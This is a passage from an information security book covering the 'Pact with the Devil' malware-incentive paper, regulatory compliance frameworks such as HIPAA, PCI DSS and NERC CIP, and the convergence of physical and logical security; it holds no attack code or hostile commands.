How can one forget something that forces one to examine the economics of supply and demand as they are experienced in base and banal scenarios driven by greed and contempt for others within the context of the cyber realm? Information security researchers at the University of Cambridge released the paper titled A Pact with the Devil, by Mike Bond and George Danezis on June 6, 2006. The work by the team at the University of Cambridge evokes bleak imagery that is powerful and haunting, somewhat akin to that conjured by Sinclair's work *The Jungle.*

The paper's authors were surprised to see its effect (profound albeit small) on the information security community. The authors are researchers who focus on (among other subjects) malware propagation strategies, specifically those that exploit not so much the incompetence or naïvety of users, but rather their own greed, malice, and ultimately their own shortsightedness. In their paper, the authors Mike Bond and George Danezis set out to demonstrate that interactive propagation strategies (e.g., bribery, blackmail, extortion, etc.) are quite effective mechanisms for malware to survive and entrench itself within systems and enterprises. Bond and Danezis presented a compelling case that demonstrated these techniques and argued that in terms of propagation there exists a continuum between legitimate applications and

(Continued)

The Devil's in the Details—cont'd

pure malware as opposed to a simple, quantified scale. Following the completion of their analysis, Bond and Danezis went on to state that their key contribution to this area of research focused on the following key ideas[6]:

1. The demonstration that malware can provide enough incentives to users for them to willingly maintain it on their systems
2. That malware can provide users, in the medium term, enough disincentives to prevent their removing it
3. The net result being that users enter into a Faustian pact or "pact with the devil" that confers on them some powers (that the virus or architects of the virus more appropriately share with them)
4. That as a result of entering into this pact, more is involved than meets the eye and the user may find him- or herself soon becoming aware of this and any associated risks which accompany the benefits
5. That malware and its architects count on the presence of human frailty and susceptibility to temptation, vis-à-vis those aspects of human character traditionally deemed "dark," for exploitation. Traits such as greed, curiosity, lust for power, fear, shame, lust, etc., which the architects, and arguably the viruses, used to compromise targets, and seek to foster

Bond and Danezis fabricated a hypothetical scenario in which they define their carrot principle[7]—the virus convinces the user to execute it by providing him or her with a definitive true and tangible advantage or benefit; this advantage or benefit is corroborated by evidence that demonstrates its legitimacy, which should ultimately satisfy the user. (It is important to note that there is no deception present at this stage of the encounter.) They also define a stick principle[7]—the virus and its architect(s) are now in collusion with the user; information about the user's activities, lifestyle, and habits are then used as leverage against the user should he or she attempt to remove the malware in question. This measure is used to strengthen the virus and its architect's hold on the user, thus creating greater disincentives for the user should he or she wish to remove it. The success or failure of these principles is predicated on their ability to seduce the user compellingly, and resist trivial bypass. Bond and Danezis argue that in its purest form this Satan Virus does not deceive: it provides the advantages it claims, and does not gratuitously hurt the user—it fulfils its side of the contract. The main challenge lies in the terms of the contract that can be ever-expanding. The contractual demands can, according to the authors, expand to include but not be limited to the following:

- Maintenance of the malicious code and content on the owned computer or system
- Aid in assisting the malicious code and content in spreading
- Aid the author of the malicious code and content in accomplishing whatever he or she desires, or in giving him or her the possibility of having the information he or she has gathered about the users leveraged publicly against them

Interestingly, scenarios in which malicious code and content have been used to extort information or monies from one party by another work in fashions similar to (and perhaps in some cases exactly like) the ones described by Bond and Danezis. What is important to note about this work in the context of this book is that mechanisms that are based on the exploitation of fear on the part of one party against another are as old as time. Exploitation of this type, often manifesting in the form of extortion, can be seen in criminal activity the world over, and is extremely well-documented. It should come as no surprise that such mechanisms, presented and accounted for by the traditional criminal world, should manifest in the realm of the cybercriminal.

[6] Number 666: A Pact with the Devil by Mike Bond and George Danezis, June 6, 2006, University of Cambridge, Computer Laboratory, United Kingdom, p. 4.

[7] Number 666: A Pact with the Devil by Mike Bond and George Danezis, June 6, 2006, University of Cambridge, Computer Laboratory, United Kingdom, p. 5.

Summary

In this chapter, we have discussed communications from the earliest forms to the modern-day advancements in telecommunications. We have also discussed some of the leading founders and developers of the communication industry. It was important for us to lay out the entire spectrum and discuss the psychology of communications as it really paints a picture of the evolution of the criminal mind and how others started using technology for nefarious purposes. Lastly, as crime shifts from breaking physically into a building to copying documents and pictures, and listening to phone conversation as a primal way to gain all sorts of information, it has shifted to the cyber realm. With today's advanced telecommunication infrastructure, a person no longer needs to be physically located at the target to steal information. The expansion of the telecommunication infrastructure to include Internet access has enabled cybercriminals to take advantage of stealing information without even being physically located at the target.

3

THE SILENT KILLER: HOW REGULATORY COMPLIANCE HAS WORSENED THE STATE OF INFORMATION SECURITY

INFORMATION IN THIS CHAPTER

- Regulatory Compliance Telemetry
- Transborder Data Flow Restrictions
- ISO Security Standards
- Health Insurance Portability and Accountability Act (HIPAA)
- Family Education Rights and Privacy Act (FERPA)
- Payment Card Industry Data Security Standard (PCI DSS)
- North America Electric Reliability Corporation: Critical Infrastructure Protection (NERC CIP)

Introduction

The cornerstone of information security is made up of three fundamental principals called the CIA Triad; confidentiality, integrity, and availability. Confidentiality is the prevention of disclosure of sensitive information to individuals not authorized to view the information. Integrity is the ability to guarantee that data have not been modified without the proper authorization. Availability is the ability to guarantee that one with the proper credentials has uninterrupted access to data. The similarities across all these core concepts revolve around data. More importantly, these have been around for well over 20 years. In the security community, these are security 101s at a very high level and a lot has changed in the last 20 years in terms of the threat landscape and the ability for someone to access data 24 hours a day no matter what geography they are located in. Additionally, with almost everything being connected via the Internet, we have seen the development and enforcement of regulatory compliance in terms of security controls placed on organizations. Best practices, which we like to call best efforts or checkbox security, have and will continue to place organizations at risk in terms of being targets for cybercrime, insider threat, or corporate/industrial espionage to name a few. This is important as we go over the various types of regulatory compliance and best practices that our industry has developed and enforced. As we transition into the next generation Internet, which is highly collaborative and connected, it will affect the way in which we protect and control sensitive data.

Regulatory Compliance Telemetry

When someone mentions regulatory compliance, the first thing that comes to mind is the Payment Card Industry Data Security Standard (PCI DSS). Unfortunately, we never hear the stories of how the great PCI DSS was effective in stopping sensitive information from going into the wrong hands. What we do hear are the shortcomings of corporations that have been hacked and have lost thousands of client records that have passed a PCI audit. Does this mean that PCI DSS is ineffective? No, it is important to note that a PCI audit is a point in time marker on having all the proper security controls in place, but unfortunately the threat landscape is dynamic and constantly changing at such a rapid rate that although all the proper controls are in place, the bad guys will always find a way in. It is important to realize that almost every country has its own set of regulatory compliance. The top industry verticals that typically have to adhere to compliance standard are governments, financial institutions, defense industrial base, health care, retail, electric and utilities, and education. If you search hard enough, you will find some form of compliance or standards around information technology. Before we cover regulatory compliance, let us discuss transborder data flow restrictions.

Transborder Data Flow Restrictions

Transborder data flow is typically a term used when talking about the transmission of data outside a country's border. This is common in a lot of countries and will continue to mature as many companies are continuing and will continue to expand their business presence globally. One could imagine that when the European Union (EU) was being formed the participating countries would have to share data some of which is sensitive for government and business purposes. The EU has implemented Directive 95/46/EC to insure the protection of data that need to be transferred electronically out of country borders.

This specific directive addresses eight core principals that are enforceable to any of the countries that have to transmit data.

1. Fairly and lawfully processed
2. Processed for limited purposes
3. Adequate, relevant, and not excessive
4. Accurate
5. Kept no longer than necessary
6. Processed in accordance with the data subject's rights
7. Secure
8. Transferred only to countries with adequate protection[1]

The directive lays out a very concise and enforceable framework for information sharing. However, in the event that one is in violation of the directive, they can receive fines and even prosecution. Just recently, the Ministry of Justice in the United Kingdom was reported by SCMagazine on the validity of Directive 95/46/EC. This is a great point since the Directive was implemented in 1998 and according to the Lord McNally "We want to gather evidence and views on whether the current data protection laws are working in light of social and technological changes since the mid-1990s."[2] This brings up a great point and as technologies change, so must the policies that govern the protection of data. However, it is important to note that transborder data flow restrictions govern the handling of data period. This goes beyond specific industry vertical regulatory compliance like PCI DSS. As Lord McNally pointed out, Web 2.0 has brought in a new era of information sharing and collaboration with the introduction of social networking and the proliferation of Web-based email. These technologies have continued and will continue to challenge the countries that have to enforce Directive 95/46/EC. The eight core principals in Directive 95/46/EC are straightforward and easy to comprehend. However, number 8 that deals with "Transferred to countries with adequate protections" is one that is going to be challenging to enforce with the emergence of Web 2.0. We have been approached

[1] *http:/www.scambs.gov.uk/councilanddemocracy/dataprotectionandfreedomofinformation/dataprotection.htm*

[2] *http://www.scmagazineuk.com/ministry-of-justice-to-survey-uk-citizens-on-whether-the-data-protection-act-is-still-revelant/article/174139/*

regarding many what-if scenarios by certain industry verticals that have to comply with Directive 95/46/EC. The typical what-if scenario usually deals with the use of Web mail when the internal corporate email server is unavailable and their employee has time constraint on getting an email out. Instead of waiting for the corporate email sever to come online, the employee decides to use his or her personal Web-based email account. Depending on the type of information being sent, the employee might have breached several internal data security policies, but more importantly, if he or she is using Gmail, that email might be sitting on a server in California. Although the employee had good intentions, in terms of Directive 95/46/EC, he or she might have violated the directive placing not only oneself but also the corporation one is working for in a compromising position. Now, there are technologies that can reduce this risk on the market, which we will discuss at the end of the book; however, this what-if scenario has been reported to us so many times that it is likely that this does happen and with the emergence of Web 2.0 it is only going to become much more of a greater issue to defend. As we mentioned, many countries have their own transborder data flow restriction and procedure to handle that flow into other countries. The United States Department of Commerce has developed what is called the "Safe Harbor Framework," which has been acknowledged by the EU's Directive 95/46/EC in order to share information outside the EU to the United States. The Safe Harbor Framework is different from that of Directive 95/46/EC because it is self-regulated by the businesses that want to certify themselves in order to be within compliance of the Directive 95/46/EC.

The following are the seven core elements of the Safe Harbor Framework:

"NOTICE: An organization must inform individuals about the purposes for which it collects and uses information about them, how to contact the organization with any inquiries or complaints, the types of third parties to which it discloses the information, and the choices and means the organization offers individuals for limiting its use and disclosure. This notice must be provided in clear and conspicuous language when individuals are first asked to provide personal information to the organization or as soon thereafter as is practicable, but in any event before the organization uses such information for a purpose other than that for which it was originally collected or processed by the transferring organization or discloses it for the first time to a third party(1).

CHOICE: An organization must offer individuals the opportunity to choose (opt out) whether their personal information is (a) to be disclosed to a third party(1) or (b) to be used for a purpose that is incompatible with the purpose(s) for which it was originally collected or subsequently authorized by the individual. Individuals must be provided with clear and conspicuous, readily available, and affordable mechanisms to exercise choice.

For sensitive information (i.e. personal information specifying medical or health conditions, racial or ethnic origin, political opinions, religious or philosophical beliefs, trade union membership or information specifying the sex life of the individual), they must be given affirmative or explicit (opt in) choice if the information is to be disclosed to a third party or used for a purpose other than those for which it was originally collected or subsequently authorized by the individual through the exercise of opt-in choice. In any case, an organization should treat as sensitive any information received from a third party where the third party treats and identifies it as sensitive.

ONWARD TRANSFER: To disclose information to a third party, organizations must apply the Notice and Choice Principles. Where an organization wishes to transfer information to a third party that is acting as an agent, as described in the endnote, it may do so if it first either ascertains that the third party subscribes to the Principles or is subject to the directive or another adequacy finding or enters into a written agreement with such third party requiring that the third party provide at least the same level of privacy protection as is required by the relevant Principles. If the organization complies with these requirements, it shall not be held responsible (unless the organization agrees otherwise) when a third party to which it transfers such information processes it in a way contrary to any restrictions or representations, unless the organization knew or should have known the third party would process it in such a contrary way and the organization has not taken reasonable steps to prevent or stop such processing.

SECURITY: Organizations creating, maintaining, using or disseminating personal information must take reasonable precautions to protect it from loss, misuse and unauthorized access, disclosure, alteration and destruction.

DATA INTEGRITY: Consistent with the Principles, personal information must be relevant for the purposes for which it is to be used. An organization may not process personal information in a way that is incompatible with the purposes for which it has been collected or subsequently authorized by the individual. To the extent necessary for those purposes, an organization should take reasonable steps to ensure that data are reliable for their intended use, accurate, complete, and current.

ACCESS: Individuals must have access to personal information about them that an organization holds and be able to correct, amend, or delete that information where it is inaccurate, except where the burden or expense of providing access would be disproportionate to the risks to the individual's privacy in the case in question, or where the rights of persons other than the individual would be violated.

ENFORCEMENT: Effective privacy protection must include mechanisms for assuring compliance with the Principles, recourse for individuals to whom the data relate affected by noncompliance with the Principles, and consequences for the organization when the Principles are not followed. At a minimum, such mechanisms must include (a) readily available and affordable independent recourse mechanisms by which each individual's complaints and disputes are investigated and resolved by reference to the Principles and damages awarded where the applicable law or private sector initiatives so provide; (b) follow-up procedures for verifying that the attestations and assertions businesses make about their privacy practices are true and that privacy practices have been implemented as presented; and (c) obligations to remedy problems arising out of failure to comply with the Principles by organizations announcing their adherence to them and consequences for such organizations. Sanctions must be sufficiently rigorous to ensure compliance by organizations."[3]

The Safe Harbor framework addresses what is deemed adequate by the EU directive in order to transmit data across borders. By following various security best practices set forth in ISO/IEC 21007:2005, CobIT, and ITIL, a corporation can self certify that they are in compliance with the EU directive. However, attaining these best practices is costly and does not always equate to a risk-free environment but is a great step in the right direction.

ISO Security Standards

The ISO standards are very clear on a lot of topics they cover in terms of policy, common security risk, protection of critical information, and many more to name a few. What they are not clear in articulating is the controls used to mitigate common infrastructure threats. The predecessor of ISO 21007, ISO 17799

[3] *http://www.export.gov/safeharbor/eu/eg_main_018475.asp*

discusses the need to protect against malicious code and the need to apply the appropriate controls necessary for protection. Looking through the lens of checking the box, one could conclude that anti-virus is all that's needed in terms of checking the box. This is not to say that the ISO standards are wrong; they pulled together an incredible framework, have to remain vendor agnostic, and have to convey a technical polythetic approach in their recommendations for security controls. The interruption of the ISO standards rests on the security team in terms of the solutions they prescribe that will allow a corporation to be in compliance with the ISO security standards. As a security expert and having worked for technology companies that make security products, I have learned that all security products are not created equally. The security gaps that many products introduce and broad claims for coverage range from general to in-depth. That is why most security frameworks will cover many controls that provide reasonable protection. In closing, transborder data flow restrictions are not commonly discussed among the security industry as PCI DSS, HIPAA, and other regulatory compliance, but as businesses continue to expand their footprints into other geographies, transborder data flow restrictions will be another layer of defense that will either compliment or complicate your current IT security deployments.

Health Insurance Portability and Accountability Act (HIPAA)

Depending on what industry you are covering, you are likely to find a set of regulatory compliance that govern the protection of sensitive data. The health care industry has the HIPAA. This governs the protection of IT systems that contain protected health-care information (PHI). There is a vast amount of controls that deal with authentication, access, encryption, and transmission of PHI to name a few. There have been only a handful of cases prosecuted under HIPAA that it leads to speculation that either the controls are implemented well or violations are not being reported. The most noted HIPAA violation dealt with employees trying to access former President Bill Clinton's medical records at Columbia Presbyterian Medical Center. They were able to trace that 17 individuals tried to access his records and all of them were suspended.

The penalties for violating HIPAA can range from 100 to 250,000 USD in fines and up to ten years in prison. The HIPAA security guidelines are crisp and concise as they cover physical and logical security. However, just like the ISO standards, they suggest the appropriate controls; HIPAA states the following: "implementation of reasonable and appropriate security measures also supports compliance with the privacy standards, just as the lack of adequate security can increase the risk of violation of the privacy standards."[4] This is pretty straightforward and left to a lot of interpretation. Reasonable and appropriate security measures are in the hands of those who interpret the HIPAA guidelines. The bottom line really comes down to the cost of security, as some solutions are economically cheaper than others. One might conclude that open source security is reasonable and appropriate. It is not that uncommon to see open source security being used in the health care vertical; we have come across many organizations that have augmented their vendor security solutions with open source security as a secondary line of intelligence and defense, and to be clear, we have never seen organizations totally relying on open source security as their primary compensating control.

Family Education Rights and Privacy Act (FERPA)

FERPA covers the handling of student personal identifiable information (PII). This information can range from student transcripts, SSN, contact information, and grades that are disclosed to the institution that is governed by FERPA. The Family Policy Compliance Office has the right to audit any school that has to comply with FERPA and if it is not in compliance, it can face the termination of receiving federal money. In terms of security controls, the FERPA act is fairly high level in pointing out what types of sensitive data need to be protected. It does not go into the details of the technologies needed to comply with the act. Although FERPA is enabled to protect student information and confidentiality, it can be overruled by the U.S. Attorney General under the Patriot Act in the event that a foreign student is suspected or engaged in terrorist activities. There are many cases involved where hackers have penetrated universities and have stolen student SSN along with other data that would fall under the PII blanket. This has led to some universities changing their system from tracking their students by SSN to another numbering scheme. This is not a trivial task for most educational institutions but aids in one last place for someone to harness your identity.

[4] *www.hipaasolutions.org/documents/HIPAAEnforcementUp-Date-2008.pdf*

Payment Card Industry Data Security Standard (PCI DSS)

The Payment Card Industry Data Security Standard is by far the most popular regulatory compliance discussed among security professionals. Additionally, it is one that we often read about in the Wall Street Journal and other magazines when a retail company's security has been breached. The main objective behind PCI DSS is the safeguarding of credit card transactions and information. What separates PCI DSS from HIPAA and FERPA is that the regulatory requirements regarding the security controls are spelled out.

The following is an outline of the 12 requirements of PCI DSS:

"*Build and Maintain a Secure Network*

Requirement 1. Install and maintain a firewall configuration to protect cardholder data

Requirement 2. Do not use vendor-supplied defaults for system passwords and other security parameters

Protect Cardholder Data

Requirement 3. Protect stored cardholder data

Requirement 4. Encrypt transmission of cardholder data across open, public networks

Maintain a Vulnerability Management Program

Requirement 5. Use and regularly update anti-virus software

Requirement 6. Develop and maintain secure systems and applications

Implement Strong Access Control Measures

Requirement 7. Restrict access to cardholder data by business need-to-know

Requirement 8. Assign a unique ID to each person with computer access

Requirement 9. Restrict physical access to cardholder data

Regularly Monitor and Test Networks

Requirement 10. Track and monitor all access to network resources and cardholder data

Requirement 11. Regularly test security systems and processes

Maintain an Information Security Policy

Requirement 12. Maintain a policy that addresses information security"[5]

These requirements are very specific in what they are trying to address, and to a high level, they are just as clear as other

[5] *https://www.pcisecuritystandards.org/security_standards/pci_dss.shtml*

regulatory compliance for other industry verticals. The difference with PCI DSS is that they not only point out high-level Requirements, but are also very clear on the compensating controls that are necessary in protecting cardholder data. For example, Requirement 11.4 clearly states the need for either an intrusion detection system or an intrusion prevention system and Requirement 6.6 clearly states the need for a Web-application firewall. In outlining the specific technologies that are needed as compensating controls, it is a much different approach than we see with FERPA, HIPAA, and other security frameworks that we mentioned earlier in the chapter. This is not to say that those regulatory compliance and security frameworks are inefficient. In terms of PCI DSS, one might think that it is too specific in certain areas of the 12 requirements necessary for protecting cardholder data. There could be a lot of controversy spun up around Requirement 11.4 as it refers to the use of either an intrusion detection system or an intrusion prevention system. Although the specific technology serves the same purpose, the way in which they are implemented can have a dramatic effect in the level of security efficacy as one is detecting and alerting whereas the other is preventing and alerting. In terms of time to protection in eradicating data loss, it might not be such a bad idea to place this specific technology in prevention mode. In terms of being PCI compliant in using an intrusion detection system as noted in Requirement 11.4, you have definitely provided the capability to be notified in the event that a vulnerability or exploit has been triggered, but by the time you take any corrective measure against the attacker the damage has already been done. The authors also realize that some organizations might not be comfortable with in-line technologies such as intrusion prevention systems; however, the rate at which information can be lifted from your network is too high not to leverage prevention capabilities in any of the technologies related to PCI DSS. This really leads to the question of why we hear about so many examples of organizations that are PCI compliant but get breached. It is important to understand that regular audits occur for organizations that have to be compliant with PCI. These audits are really a point-in-time check of the implementation of all 12 requirements. A lot can happen between audits in terms of shifts in the attack landscape, introduction of new technologies, and upgrades to the IT infrastructure. Playing armchair quarterback without having all the proper information at your disposal, it is very easy to get caught up in the failures of PCI DSS. Additionally, the cost of doing security is not cheap, which could lead to decisions based on economics, and what is deemed reasonable from a security perspective is a risk that some security professionals are willing to take.

There are many cases that deal with the loss of cardholder data and the cost to the organization just in legal fees and fines can range in tens of millions of dollars. This does not include the brand damage associated with these highly publicized breaches. In some of these cases, the institution that was processing cardholder data just recently passed a PCI audit. Again, it is very important to realize that PCI DSS is a point-in-time audit and unfortunately with the sophistication of the cybercriminals to date, they will continue to find ways into your network. The most important key to take away regarding PCI DSS is that if you have the opportunity to place your technologies in prevention mode, you will significantly decrease the chances of your organization becoming a statistic. The following use case illustrates what can happen even though the organization has passed a PCI DSS audit. We have seen the impact.

North America Electric Reliability Corporation: Critical Infrastructure Protection (NERC CIP)

The North America Electric Reliability Corporation just recently started implementing the critical infrastructure protection guidelines. What PCI DSS is to the retail industry, NERC CIP is to the electric and utilities industry. These are a set of revelatory guidelines that address nine areas that are specific in terms of providing policy, education, auditing, reporting, and security compensating controls, to name a few. These guidelines are relatively new and are currently being enforced across all the electric utilities within the United States. The ability to gain control of an electric utility's infrastructure has been proven and reported on in the last decade. The stakes are much higher from a cyber security level due to the nature of a cyber attack on an electric utility. These specific outcomes are probably not the targets of your average cybercriminal but are certainly within reach of state and nonstate sponsored activity. Unlike PCI DSS, the security requirements in NERC CIP are at a very high level. An example is given below:

CIP-005-2 R1 Electronic Security Perimeter—*The Responsible Entity shall ensure that every Critical Cyber Asset resides* *within an Electronic Security Perimeter. The Responsible Entity shall identify and document the Electronic Security Perimeter(s) and all access points to the perimeter(s).*[6]

The goal here is to provide access control and segmentation to a critical cyber asset (CCA). Again, like most of the best practices and regulatory compliance that we have mentioned in this chapter with the exception of PCI DSS, they fail to define an electronic security perimeter. This is important because this leads to a lot of different interpretations and types of technologies that could be considered in deploying an electronic security perimeter. In our research, we have found many third-party organizations that define the electronic security perimeter as deploying a firewall, UTM, and intrusion detection system. Although these are great compensating controls and best practices within any IT infrastructure, they lack the ability to prevent an attack. Protection of critical structures needs to go above and beyond adequate and reasonable security controls. The need for preventive and intelligent security solutions needs to be called out within the guidelines so that there is no ambiguity in terms of what needs to be deployed in protecting critical infrastructure. This is not to say that these specific guidelines are wrong or misguided. What they lack, in the authors' opinion, is the level of detail in quantifying the electronic security perimeter. As we have mentioned throughout the entire book, advanced persistent threats, which we are calling out as subversive multivector threats, are real and extremely sophisticated and require preventative and intelligent solutions that minimize risk associated with these types of attack vectors that are common in this specific industry vertical.

Summary

In this chapter, we covered at a very high level, transborder dataflow restrictions, IT security best practice frameworks, and some of the well-known regulatory compliance. The security compensating controls that are mentioned throughout most of this chapter hinge on frameworks that are high-level, adequate, and reasonable for the purpose of protecting the access, authentication, and transmission of sensitive data. Adequate and reasonable security controls are left to the interpretation of those implementing the security. What is adequate and reasonable to a seasoned security professional is often much different for

[6] *www.nerc.com/files/CIP-005-2.pdf*

someone who has less time in the security industry. This is not to say that someone with the appropriate certifications and less experience will recommend a far less superior solution. In terms of economics, having best-of-breed security is extremely costly and might limit one's ability to architect and deploy a solid security solution. In terms of security frameworks and regulatory compliance that are very specific on the type of technologies that an organization must deploy, the requirement may go above and beyond adequate and reasonable security. As we pointed out earlier with PCI DSS Requirement 11.4, the security team has a choice between deploying an intrusion detection system or intrusion prevention system. These technologies are very similar in terms of detecting well-known vulnerabilities and exploits. However, one provides a lot more protection in terms of preventing a system from being compromised. Cybercriminals are well aware of all the security frameworks, best practices, and regulatory compliance of the target organization they are trying to steal information from. The silent killer within all the regulatory compliance we discussed in this chapter is the interpretation of what is adequate and reasonable security by the individuals who are deploying the various solutions to be in compliance. Additionally, corporations that treat security as a checkbox and fail to go above and beyond will be drastically limited in their ability in providing reasonable safeguards to protect their critical assets. At the end of the book, we provide insight and technology recommendations that address the next generation security best practices.

References

2008 Update of HIPAA enforcement indicates importance of compliance to reduce risks to covered entities, undated. Retrieved August 31, 2010, from *www.hipaasolutions.org/documents/HIPAAEnforcementUp-Date-2008.pdf*

About the PCI Data Security Standard (PCI DSS), undated. Retrieved August 17, 2010, from *www.pcisecuritystandards.org/security_standards/pci_dss.shtml*

Information privacy—Wikipedia, the free encyclopedia, 2010. Retrieved September 20, 2010, from *http://en.wikipedia.org/wiki/Information_privacy*

Office of the Secretary, 2003. U.S. Department of Health and Human Services. Retrieved August 30, 2010, from *www.hhs.gov/ocr/privacy/hipaa/administrative/securityrule/securityrulepdf.pdf*

Raywood, D., 2010. Ministry of Justice to survey UK citizens on whether the Data Protection Act is still revelant. *SC Magazine*. Retrieved September 2, 2010, from *www.scmagazineuk.com/ministry-of-justice-to-survey-uk-citizens-on-whether-the-data-protection-act-is-still-revelant/article/174139/*

Safe Harbor Privacy Principles, 2010. Retrieved September 20, 2010, from *www.export.gov/safeharbor/eu/eg_main_018475.asp*

Standard CIP-005-2, Cyber Security—Electronic Security Perimeter(s), 2009. North American Electric Reliability Corporation™ (NERC). Retrieved July 12, 2010, from *www.nerc.com/files/CIP-005-2.pdf*

This page intentionally left blank

4

MEDIATING THE GREAT DIVORCE: THE CONVERGENCE OF PHYSICAL AND LOGICAL SECURITY

INFORMATION IN THIS CHAPTER

- The CISSP Physical Security Domains
- Environmental Security
- The Silos of Security
- Two-Factor Authentication
- Converging the Great Physical Divide
- Physical Device Security (Cryptography)
- Proximity-Based Access Control

Introduction

The convergence of physical and logical security has long been a great debate within the security community. When we step back and take a deep look across the entire IT security landscape and various IT security certifications such as the Certified Information Systems Security Professional (CISSP), we see that physical security, is quite important. When we think about physical security, the things that might come to mind first are armed guards, data centers that have cages with dead bolt locks, warning signs, doors with badge access readers, retinal scanners, and surveillance cameras that restrict and monitor facility access. In addition, physical security also applies to device security in terms of someone accessing and opening a security device, which we cover later in the chapter.

How the IT security industry views physical security is nicely pulled together in the CISSP certification exam.

The CISSP Physical Security Domains

1. Administrative, technical, and physical controls
2. Facility location, construction, and management
3. Physical security risks, threats, and countermeasures
4. Electric power issues and countermeasures
5. Fire prevention, detection, and suppression
6. Intrusion detection systems[1]

These various countermeasures are to protect an organization against environmental, manmade, politically motivated, and supply-system threats, according to Shon Harris, author of the CISSP All-in-One Exam guide. Each and every one of the six domains listed above requires extensive knowledge and expertise to architect and implement. Depending on what vertical you are in, all aspects of physical security need to be addressed not only for the protection of data but also of the employees and physical structure. Our ability to secure a system is pretty straightforward and if you look hard enough you will come across some guidelines that are very specific, such as PCIDSS, and some that leave the interpretation up to you.

Environmental Security

In the physical security world, criminologist C. Ray Jeffery coined the term Crime Prevention Through Environmental Design (CPTED). CPTED has been around since the early 1970s and uses a facility's environmental surroundings to influence a possible offender's decision in breaking into the facility or committing acts of violence. Further research on CPTED has been cited by Ronald Clark and Patricia Mayhew in their work on *situational crime prevention* which shows that improvements in the surrounding environment will reduce the risk of offence by someone.

The reason why we cited CPTED is to illustrate that however complex logical security can be, physical security is just as deep in terms of the many ways in which you can protect a facility. In the same way, CPTED is used in terms of lowering an offender's resolve to commit a criminal act by using the environment and removing environmental objects to provide a better line of sight such as making sure windows on the first floor of a building are not obstructed by large bushes and also trying to maintain a

[1] Harris, S., 2010, CISSP Practice Exams (All-in-One), (first ed.). McGraw-Hill Osborne Media, New York.

well-manicured environment that provides visibility when someone is around and may get caught trying to break into a window, which can be viewed in plain sight. However, CPTED is not enough, though it is certainly a first line in reducing criminal activity. Organizations in today's society use video surveillance, armed guards, and security gates, as well as intrusion detection systems that monitor for movement, and the list goes on. Even with all these things in place, if someone wants to get in badly enough he or she will. As Figure 4.1 illustrates, even some of the best intended safeguards can be bypassed on purpose or for convenience.

In the logical side of security, most cybercriminals do not even see the facility or armed guards, and for that matter do not always have the insight into what the organization has deployed in terms of logical security. The cybercriminal can assume that a firewall is in place and if the organization has network/host detection systems in place, they are not likely placed in preventive mode, thus making it easier for the cybercriminal to extract data knowing that time to protection of the breach is another way of saying time to mitigate upon detecting a breach. This is common parlance in our space.

Out of the six countermeasures that we mentioned above, 2–6 are fairly static terms of deployment and ongoing maintenance. The industry vertical, location, building codes, and fire codes will determine the architectural layout and monitoring. This is also true for the first area dealing with administrative, technical, and physical controls. However, the administrative functions associated with countermeasure 1 require more management and are likely candidates for converging physical access with logical access. As the IT industry is moving toward a converged model in terms of data center and management consolidation, there is the need to converge physical and logical security. Although this is easier said than done as both approaches to




Figure 4.1 Symantec use case on users who stole company information on termination.

security fall under the IT security umbrella, they are entirely two separate and complex domains.

The Silos of Security

The biggest issue with security is that almost all the domains of security are siloed off from one another. Under the separation of duties, having this type of isolation makes a lot of sense but opens up a lot of security gaps that introduce risk. The biggest offender of siloed security is the domain of physical security. The physical security team typically does not interact with the traditional IT security team on a daily basis. This is usual as each domain of security has areas that require specialized training and expertise. The individuals who monitor closed circuit television (CCTV), intrusion detection systems (motion sensor and alarms), and badge access readers are not the same operators who monitor for network intrusions, malware, and unauthorized access to a server, to name a few. The operations involved in combining these specific job roles and technology are not realistic for all aspects of physical security. A lot of this has to do with the organizational structure of security within an organization. Security is typically divided among several groups that often are responsible for carrying out and enforcing the organizational IT security policy and regulatory compliance that is applicable to their specific industry.

The following is an example of the various silos across many organizations today:

1. Network Security: This is typically segmented under a team that deals specifically with any security technology that is resident on the network such as firewalls, intrusion detection/prevention systems, data leakage prevention, session-based analysis, network behavioral analysis technology, and secure Web gateways, to name a few. The owner of the firewall and network behavioral analysis is different across many organizations and sometimes is tied directly to the network team.
2. Desktop Security: This is typically segmented under a team that is responsible for all the security associated with all desktop deployments that include but are not limited to security patch upgrades, antivirus, host intrusion detection/prevention systems, disk encryption, and antimalware, to name a few.
3. Server Security: This is typically segmented under the server team that manages the data center servers and storage devices. The same compensating controls that you find in the desktop environment are typically resident in the server environment.

4. Identity and Access: These are typically segmented under a team that is responsible for granting access, and management of the directory and PKI structure.
5. Network Team: The network team, from a security perspective, is usually responsible for any security upgrades to the router and switches. Additionally, it maintains and configures the various access control lists (ACLS) and port level security associated with the entire network infrastructure, and in some organizations, it owns the firewall.
6. Physical Security Team: They can range from armed guards, motion activated intrusion detection systems, video surveillance (closed circuit television), and badge access, to name a few.
7. Governance Risk and Compliance Team: Responsible for the enforcement of corporate policy and regulatory compliance that touches every part of the organization.

These are just some examples of some high-level silos that are common in very large organizations. In our travels around the world, meeting with many large companies it has been observed that 1–4 are sometimes consolidated but often segregated because of the complexity of infrastructure. However, even though some of these might be consolidated as we mentioned, the security technologies that are usually deployed are typically isolated and purpose built. This gets further complicated with multiple management systems that do not typically work in concert unless a single vendor that covers the majority of security is deployed. The security companies that have a lot of endpoint and network-based security products usually acquire the technology with the promise of integrating everything into one management counsel. The problem of siloed security becomes exponential as we move from the groups responsible for the security down to the technology. This is a problem that most organizations work through on a daily basis along with the vendors that are trying to consolidate the management infrastructure of their entire solution set. The importance of understanding the silos of security really illustrates the need for converging all aspects of the silos we discussed. All is not lost in bridging certain gaps that exist with physical and logical security. Let us discuss various technologies that have bridged the convergence gap of physical and logical security. The following examples are not exactly bridged natively but provide opportunities in slowly moving some aspects of physical and logical security together. Additionally, in the marketplace today, some vendors offer solutions that effectively are middleware for bridging the gap and we go into those in great detail at the end of the book when we talk about the Mosaic framework.

